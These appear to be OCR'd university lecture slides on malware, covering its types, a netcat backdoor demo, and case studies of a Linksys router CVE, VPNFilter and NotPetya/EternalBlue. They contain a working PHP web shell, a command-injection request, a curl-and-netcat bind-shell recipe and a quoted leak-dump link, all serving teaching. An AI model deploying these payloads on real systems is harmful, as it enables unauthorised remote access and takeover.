IT-Security (ITS) B1

DIKU, E2025

Agenda

Malware defined

Building our own backdoor

Malware case studies

Malware defenses

Malware defined

Malware is malicious software that

disrupts operations,

steals sensitive data, or gives

unauthorised access to computers


Or anything else you don’t want software to do on your system

Remember: Vulnerabilities are exploited to run malware


This (is | can be) malware

```
1  <html>
2  <body>
3  <form method="GET" name="<?php echo basename($_SERVER['PHP_SELF']); ?>">
4  <input type="TEXT" name="cmd" autofocus id="cmd" size="80">
5  <input type="SUBMIT" value="Execute">
6  </form>
7  <pre>
8  <?php
9      if(isset($_GET['cmd']))
10     {
11         system($_GET['cmd'] . ' 2>&1');
12     }
13 ?>
14 </pre>
15 </body>
16 </html>
```

This (is | can be) malware



This (is | can be) malware



Many types (not mutually exclusive)

- Virus
- Worms
- Trojan horse
- Backdoor
- Rootkit and bootkits
- Keylogger
- Wiper
- Ransomware
- RATs
- Crimeware
- C2 scripts
- Legitimate tools

Many real-world examples

Cryptolocker

Zeus

Havex

Stuxnet

Flame

PlugX


Vpnfilter

Shamoon


WannaCry

NotPetya


Malware at many layers




Malware’s role in Cyber Kill Chain



Malware in many stages



Sidebar: How malware gets on a system








Figure 30. Malware delivery method proportion per organization

Let’s build a backdoor

Netcat – the network swiss army knife


Victim opens a listener that Attacker connects to:






Netcat – the network swiss army knife

Victim connects back to Attacker’s machine:





Malware case studies

Malware case studies

How to infect a router

CVE-2018-17208 on Linksys Velop

Unauthenticated command injection providing an attacker with full root access via cgi-bin/zbtest.cgi or cgi-bin/zbtest2.cgi

GET /cgi-bin/zbtest.cgi?cmd=level&nodeid=1+2+0+1&level=;**/sbin/reboot**; HTTP/1.0

CVE-2018-17208 on Linksys Velop


get netcat:	curl http://somesite.com/nc > nc
make it executable:	chmod +x nc
set up a listener:	nc -l -p 1337 -e /bin/bash
connect to router:	nc router_ip 1337

Another (router) case story: VPNfilter

VPNFilter

VPNFilter – malware designed to infect routers and certain network attached storage devices

Infected approx. 500,000 worldwide



Cyclops replaces VPNFilter

CYBERSECURITY & INFRASTRUCTURE SECURITY AGENCY

Alerts and Tips Resources

National Cyber Awareness System > Alerts > New Sandworm Malware Cyclops Blink Replaces VPNFilter

Alert (AA22-054A)


New Sandworm Malware Cyclops Blink Replaces VPNFilter

Original release date: February 23, 2022

Sandworm also known as Unit 74455, is allegedly a Russian cybermilitary unit of the GRU, the organization in charge of Russian military intelligence.[1] Other names, given by cybersecurity researchers, include Telebots, Voodoo Bear, and Iron Viking

The team is believed to be behind, amongst others, the December 2015 Ukraine power grid cyberattack, and the 2017 cyberattacks on Ukraine using the NotPetya malware.

More router botnets



NEWS

FBI disrupts another Chinese state-sponsored botnet

The FBI said the massive botnet, which included 260,000 connected devices, was developed and operated by a publicly traded Chinese company named Integrity Technology Group.


By **Rob Wright,** Senior News Director

Published: **19 Sep 2024**

The FBI took down another China-linked botnet that consisted of more than 260,000 connected devices and was controlled by a publicly traded technology company in Beijing.

Another case story: NotPetya

2017: WannaCry and NotPetya



NotPetya propagation

The following methods are used to spread across a network:

- Network node enumeration

- SMB copy and remote execution

- SMB exploitation via EternalBlue

Lost in Translation

theshadowbrokers (60) in shadowbrokers • 2 years ago

KEK...last week theshadowbrokers be trying to help peoples. This week theshadowbrokers be thinking fuck peoples. Any other peoples be having same problem? So this week is being about money. TheShadowBrokers showing you cards theshadowbrokers wanting you to be seeing. Sometime peoples not being target audience. Follow the links for new dumps. Windows. Swift. Oddjob. Oh you thought that was it? Some of you peoples is needing reading comprehension.

https://yadi.sk/d/NJqzpqo_3GxZA4
Password = Reeeeeeeeeeeeeee

theshadowbrokers not wanting going there. Is being too bad nobody deciding to be paying theshadowbrokers for just to shutup and going away. TheShadowBrokers rather being getting drunk with McAfee on desert island with hot babes. Maybe if all suviving WWIII theshadowbrokers be seeing you next week. Who knows what we having next time?

NotPetya propagation

EternalBlue exploits a vulnerability in Microsoft's implementation of the Server Message Block (SMB) protocol (CVE-2017-0144).

The vulnerability exists because the SMB version 1 (SMBv1) server in various versions of Microsoft Windows mishandles specially crafted packets from remote attackers, allowing them to remotely execute code on the target computer.

The NSA did not alert Microsoft about the vulnerabilities, and held on to it for more than five years before the Shadowbroker breach.

Lost in Translation

theshadowbrokers (60) in **shadowbrokers** • 2 years ago

KEK...last week theshadowbrokers be trying to help peoples. This week theshadowbrokers be thinking fuck peoples. Any other peoples be having same problem? So this week is being about money. TheShadowBrokers showing you cards theshadowbrokers wanting you to be seeing. Sometime peoples not being target audience. Follow the links for new dumps. Windows. Swift. Oddjob. Oh you thought that was it? Some of you peoples is needing reading comprehension.

https://yadi.sk/d/NJqzpqo_3GxZA4
Password = Reeeeeeeeeeeeeee

theshadowbrokers not wanting going there. Is being too bad nobody deciding to be paying theshadowbrokers for just to shutup and going away. TheShadowBrokers rather being getting drunk with McAfee on desert island with hot babes. Maybe if all suviving WWIII theshadowbrokers be seeing you next week. Who knows what we having next time?

NotPetya payload

Infects the **master boot record (MBR)** and overwrites the Windows **bootloader**, and triggers a restart.

Upon startup, the payload encrypts the **Master File Table** of the **NTFS** file system, and then displays the ransom message demanding a payment made in Bitcoin.

Meanwhile, NotPetya encrypts the files behind the scenes.


Read more

CROWDSTRIKE | BLOG

Featured R


NotPetya Technical Analysis – A Triple Threat: File Encryption, MFT Encryption, Credential Theft

June 29, 2017 Karan Sood and Shaun Hurley From The Front Lines




Ransomware

